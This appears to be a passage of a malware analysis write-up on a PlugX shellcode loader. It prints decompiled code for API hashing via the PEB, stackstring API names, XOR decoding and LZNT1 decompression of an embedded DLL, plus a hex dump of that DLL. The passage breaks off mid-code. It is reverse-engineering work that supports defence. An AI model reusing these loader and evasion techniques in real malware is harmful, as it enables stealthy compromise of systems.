
The code in this function will first get the base address of **kernel32.dll** based on the pre-calculated hash value is **0x6A4ABC5B**. This hash value has also been mentioned by us in this analysis.



```
kernel32_base_addr = 0;
GetProcAddress = 0;
pLdr = NtCurrentPeb()->Ldr;
for ( ldr_entry = pLdr->InMemoryOrderModuleList.Flink; ldr_entry; ldr_entry = ADJ(ldr_entry)->InMemoryOrderLinks.Flink )
{
  wszDllName = ADJ(ldr_entry)->BaseDllName.Buffer;
  dll_name_length = ADJ(ldr_entry)->BaseDllName.Length;
  calced_hash = 0;
  do
  {
    calced_hash = __ROR4__(calced_hash, 13);
    if ( *wszDllName < 'a' )
      calced_hash += *wszDllName;                          // calced_hash + letter
    else
      calced_hash = calced_hash + *wszDllName - 0x20;      // calced_hash + upper_letter
    wszDllName = (wszDllName + 1);
    --dll_name_length;
  }
  while ( dll_name_length );
  if ( calced_hash == 0x6A4ABC5B )                         // kernel32.dll's hash
  {
    kernel32_base_addr = ADJ(ldr_entry)->DllBase;
    break;
  }
}
if ( !kernel32_base_addr )
  return 1;
```


```
~#@〉 python .\brute_force_Dll_name.py
Found dll kernel32.dll of 0x6a4abc5b
Found dll ntdll.dll of 0x3cfa685d
```

Next it will retrieve the address of **GetProcAddress**:



```
for ( i = 0; i < export_dir_va->NumberOfNames; ++i )
{
  szAPIName = kernel32_base_addr + pFuncsNamesAddr[i];
  if ( *szAPIName == 'G'
    && szAPIName[1] == 'e'
    && szAPIName[2] == 't'
    && szAPIName[3] == 'P'
    && szAPIName[4] == 'r'
    && szAPIName[5] == 'o'
    && szAPIName[6] == 'c'
    && szAPIName[7] == 'A'
    && szAPIName[8] == 'd'
    && szAPIName[9] == 'd' )
  {
    GetProcAddress = (kernel32_base_addr
                    + *(kernel32_base_addr
                      + 4 * *(kernel32_base_addr + 2 * i + export_dir_va->AddressOfNameOrdinals)
                      + export_dir_va->AddressOfFunctions));
    break;
  }
}
if ( !GetProcAddress )
  return 2;
```

By using the stackstring technique, the shellcode constructs the names of the APIs and gets the addresses of the following API functions:




```
.text:00431E99
.text:00431E99 loc_431E99:                 ; CODE XREF: f_load_dll_from_memory+395↑j
.text:00431E99             mov     [ebp+var_4], 0
.text:00431EA0             mov     edx, [ebp+var_4]
.text:00431EA3             mov     [ebp+edx+szVirtualAlloc], 'V' ; VirtualAlloc
.text:00431EAB             mov     eax, [ebp+var_4]
.text:00431EAE             add     eax, 1
.text:00431EB1             mov     [ebp+var_4], eax
.text:00431EB4             mov     ecx, [ebp+var_4]
.text:00431EB7             mov     [ebp+ecx+szVirtualAlloc], 'i'
.text:00431EBF             mov     edx, [ebp+var_4]
.text:00431EC2             add     edx, 1
.text:00431EC5             mov     [ebp+var_4], edx
.text:00431EC8             mov     eax, [ebp+var_4]
.text:00431ECB             mov     [ebp+eax+szVirtualAlloc], 'r'
.text:00431ED3             mov     ecx, [ebp+var_4]
.text:00431ED6             add     ecx, 1
.text:00431ED9             mov     [ebp+var_4], ecx
.text:00431EDC             mov     edx, [ebp+var_4]
.text:00431EDF             mov     [ebp+edx+szVirtualAlloc], 't'
.text:00431EE7             mov     eax, [ebp+var_4]
.text:00431EEA             add     eax, 1
.text:00431EED             mov     [ebp+var_4], eax
.text:00431EF0             mov     ecx, [ebp+var_4]
.text:00431EF3             mov     [ebp+ecx+szVirtualAlloc], 'u'
.text:00431EFB             mov     edx, [ebp+var_4]
.text:00431EFE             add     edx, 1
.text:00431F01             mov     [ebp+var_4], edx
.text:00431F04             mov     eax, [ebp+var_4]
.text:00431F07             mov     [ebp+eax+szVirtualAlloc], 'a'
.text:00431F0F             mov     ecx, [ebp+var_4]
.text:00431F12             add     ecx, 1
.text:00431F15             mov     [ebp+var_4], ecx
.text:00431F18             mov     edx, [ebp+var_4]
.text:00431F1B             mov     [ebp+edx+szVirtualAlloc], 'l'
.text:00431F23             mov     eax, [ebp+var_4]
.text:00431F26             add     eax, 1
.text:00431F29             mov     [ebp+var_4], eax
.text:00431F2C             mov     ecx, [ebp+var_4]
.text:00431F2F             mov     [ebp+ecx+szVirtualAlloc], 'A'
.text:00431F37             mov     edx, [ebp+var_4]
.text:00431F3A             add     edx, 1
.text:00431F3D             mov     [ebp+var_4], edx
.text:00431F40             mov     eax, [ebp+var_4]
.text:00431F43             mov     [ebp+eax+szVirtualAlloc], 'l'
.text:00431F4B             mov     ecx, [ebp+var_4]
.text:00431F4E             add     ecx, 1
.text:00431F51             mov     [ebp+var_4], ecx
.text:00431F54             mov     edx, [ebp+var_4]
.text:00431F57             mov     [ebp+edx+szVirtualAlloc], 'l'
.text:00431F5F             mov     eax, [ebp+var_4]
.text:00431F62             add     eax, 1
.text:00431F65             mov     [ebp+var_4], eax
.text:00431F68             mov     ecx, [ebp+var_4]
.text:00431F6B             mov     byte ptr [ebp+ecx-108h], 'o'
.text:00431F73             mov     edx, [ebp+var_4]
.text:00431F76             add     edx, 1
```

```
    return 2;
  // "LoadLibraryA" -> (size: 13)
  strcpy(szLoadLibraryA, "LoadLibraryA");
  v71 = 0xD;
  LoadLibraryA = GetProcAddress(kernel32_base_addr, szLoadLibraryA);
  if ( !LoadLibraryA )
    return 3;
  // "VirtualAlloc" -> (size: 13)
  strcpy(szVirtualAlloc, "VirtualAlloc");
  v71 = 0xD;
  VirtualAlloc = GetProcAddress(kernel32_base_addr, szVirtualAlloc);
  if ( !VirtualAlloc )
    return 4;
  // "VirtualFree" -> (size: 12)
  strcpy(szVirtualFree, "VirtualFree");
  v71 = 0xC;
  VirtualFree = GetProcAddress(kernel32_base_addr, szVirtualFree);
  if ( !VirtualFree )
    return 5;
  // "VirtualProtect" -> (size: 15)
  strcpy(szVirtualProtect, "VirtualProtect");
  VirtualProtect = GetProcAddress(kernel32_base_addr, szVirtualProtect);
  if ( !VirtualProtect )
    return 6;
  // "ExitThread" -> (size: 11)
  strcpy(szExitThread, "ExitThread");
  v71 = 0xB;
  if ( !GetProcAddress(kernel32_base_addr, szExitThread) )
    return 6;
  // "ntdll" -> (size: 6)
  strcpy(szntdll, "ntdll");
  ntdll_handle = LoadLibraryA(szntdll);
  if ( !ntdll_handle )
    return 7;
  // "RtlDecompressBuffer" -> (size: 20)
  strcpy(szRtlDecompressBuffer, "RtlDecompressBuffer");
```

LoadLibraryA
VirtualAlloc
VirtualFree
VirtualProtect
ExitThread
RtlDecompressBuffer
memcpy


Next, the shellcode performs a memory allocation (**compressed_buf**) of size **0x2E552**, then reads data from offset **0x1592** (on disk) and executes an xor loop with a key is **0x72** to fill data into the **compressed_buf**. In fact, the size of **compressed_buf** is **0x2E542**, but its first 16 bytes are used to store information about **signature**, **uncompressed_size**, **compressed_size**, so **0x10** is added.

Shellcode continues to allocate memory (**uncompressed_buf**) of size **0x4C000** and calls the **RtlDecompressBuffer** function to decompress the data at the **compressed_buf** into **uncompressed_buf** with the compression format is **COMPRESSION_FORMAT_LZNT1**.



```
signature = *ptr_enc_compressed_dll_addr;                  // ptr_enc_compressed_dll_addr = 0x1592 (offset on disk)
                                                           // signature = 0xC7EA9B1C
xor_key = signature - 0x7979A9AA;                          // xor_key = 0x4E70F172
// dd 0B598E96Eh
// dd 0C7EA9B1Ch  -> signature
// dd 0004C000h   -> uncompressed_size
// dd 2E542h      -> compressed_size;
for ( j = 0; j < 0x10; ++j )
  config_info_buf[j] = xor_key ^ ptr_enc_compressed_dll_addr[j];// xor_key = 0x72
if ( signature != computed_signature )
  return 0xA;
dwSize = computed_compressed_size + 0x10;                  // dwSize = 0x2E552
compressed_buf = VirtualAlloc(0, computed_compressed_size + 0x10, MEM_COMMIT, PAGE_READWRITE);
if ( !compressed_buf )
  return 0xB;
xor_key = signature - 0x7979A9AA;
// fill compressed buffer
for ( k = 0; k < dwSize; ++k )
  *(&compressed_buf->decoded_buffer + k) = xor_key ^ ptr_enc_compressed_dll_addr[k];
// uncompressed_buf_size = 0x4C000
uncompressed_buf = VirtualAlloc(0, uncompressed_buf_size, MEM_COMMIT, PAGE_READWRITE);
if ( !uncompressed_buf )
  return 0xC;
final_uncompressed_size = 0;
// decompress dll payload to memory
if ( RtlDecompressBuffer(
       COMPRESSION_FORMAT_LZNT1,
       uncompressed_buf,
       uncompressed_buf_size,                              // 0x4C000
       &compressed_buf->compressed_buf,
       compressed_buf->compressed_size,                    // 0x2E542
       &final_uncompressed_size) )
{
  return 0xD;
}
if ( uncompressed_buf_size != final_uncompressed_size )
```


Based on the above analysis results, it is easy to get the extracted Dll file (however, the file header information was destroyed):



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  6C 41 76 62 42 48 6A 44 4C 75 4D 42 54 6B 57 57  lAvbBHjDLuMBTkWW
00000010  45 78 5A 45 4F 6F 54 65 79 70 75 44 63 4B 4E 45  ExZEOoTeypuDcKNE
00000020  74 6C 73 50 61 48 48 78 69 5A 7A 4A 6E 4E 6E 74  tlsPaHHxiZzJnNnt
00000030  69 49 46 4C 42 43 4F 59 50 58 54 00 E0 00 00 00  iIFLBCOYPXT.à...
00000040  78 43 52 55 6A 44 62 52 4E 4C 58 4A 76 73 47 79  xCRUjDbRNLXJvsGy
00000050  75 4F 77 76 55 59 55 76 76 46 58 5A 77 7A 42 55  uOwvUYUvvFXZwzBU
00000060  70 6F 4B 48 4D 75 50 46 45 45 67 45 73 67 71 61  poKHMuPFEEgEsgqa
00000070  56 69 75 4C 6E 6C 53 52 74 69 51 72 7A 63 4C 49  ViuLnlSRtiQrzcLI
00000080  69 7A 61 55 6E 5A 6A 78 79 45 51 62 6D 76 42 69  izaUnZjxyEQbmvBi
00000090  53 4F 67 72 75 55 64 46 4E 6C 78 78 50 6F 50 64  SOgruUdFNlxxPoPd
000000A0  75 72 75 68 61 69 67 6F 61 58 52 71 4E 59 63 6C  uruhaigoaXRqNYcl
000000B0  75 4E 58 72 4C 44 42 69 48 49 65 67 56 43 75 48  uNXrLDBiHIegVCuH
000000C0  77 73 77 48 68 53 6B 45 72 4B 77 68 55 6C 52 78  wswHhSkErKwhUlRx
000000D0  4C 44 6B 46 42 64 59 79 4C 6E 79 72 50 52 71 54  LDkFBdYyLnyrPRqT
000000E0  53 6C 00 00 4C 01 03 00 30 83 1E 53 00 00 00 00  Sl..L...0ƒ.S....
000000F0  00 00 00 00 E0 00 02 21 0B 01 0C 00 00 00 00 00  ....à..!........
00000100  00 3C 00 00 00 00 00 00 B0 81 00 00 00 10 00 00  .<......°.......
00000110  00 10 00 00 00 00 00 10 00 10 00 00 00 02 00 00  ................
00000120  05 00 01 00 00 [illegible] 00 00 00  ................
00000130  00 E0 04 00 00 [illegible] 00 40 01  .à............@.
00000140  00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00  ................
00000150  00 00 00 00 10 00 00 00 60 8F 04 00 45 00 00 00  ........`...E...
00000160  30 91 04 00 78 00 00 00 00 00 00 00 00 00 00 00  0'..x...........
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000180  00 A0 04 00 0C 33 00 00 00 00 00 00 00 00 00 00  . ...3..........
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0  00 00 00 00 00 00 00 00 50 7A 00 00 40 00 00 00  ........Pz..@...
000001B0  00 00 00 00 00 00 00 00 00 90 04 00 30 01 00 00  ............0...
000001C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001D0  00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00  .........text...
000001E0  A5 7F 04 00 00 10 00 00 00 80 04 00 00 04 00 00  ¥.......€.......
000001F0  00 00 00 00 00 00 00 00 00 00 00 00 60 00 00 60  ............`..`
00000200  2E 69 64 61 74 61 00 00 D2 07 00 00 00 90 04 00  .idata..Ò.......
00000210  00 08 00 00 00 84 04 00 00 00 00 00 00 00 00 00  .....„..........
00000220  00 00 00 00 40 00 00 40 2E 72 65 6C 6F 63 00 00  ....@..@.reloc..
00000230  0C 33 00 00 00 A0 04 00 00 34 00 00 00 8C 04 00  .3... ...4...Œ..
```

Fix the header information and check with PE-bear, this Dll has the original name is **RFPmzNfQQFPXX** and only exports one function named **Main**:




Offset	Name	Value	Meaning
48360	Characteristics	0	
48364	TimeDateStamp	612C95CD	Monday, 30.08.2021 08:24:45 UTC
48368	MajorVersion	0	
4836A	MinorVersion	0	
4836C	Name	48F92	RFPmzNfQQFPXX
48370	Base	1	
48374	NumberOfFunctions	1	
48378	NumberOfNames	1	
4837C	AddressOfFunctions	48F88	
48380	AddressOfNames	48F8C	
48384	AddressOfNameOrdinals	48F90	

Exported Functions [1 entry]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
48388	1	8190	48FA0	Main	

Back to the shellcode, after decompressing the Dll into memory, it will perform the task of a loader to map this Dll into a new memory region. Then, call to the exported function (here is the **Main** function) to perform the the main task of malware:



```
plugx_decrypted_dll = plugx_mapped_dll;
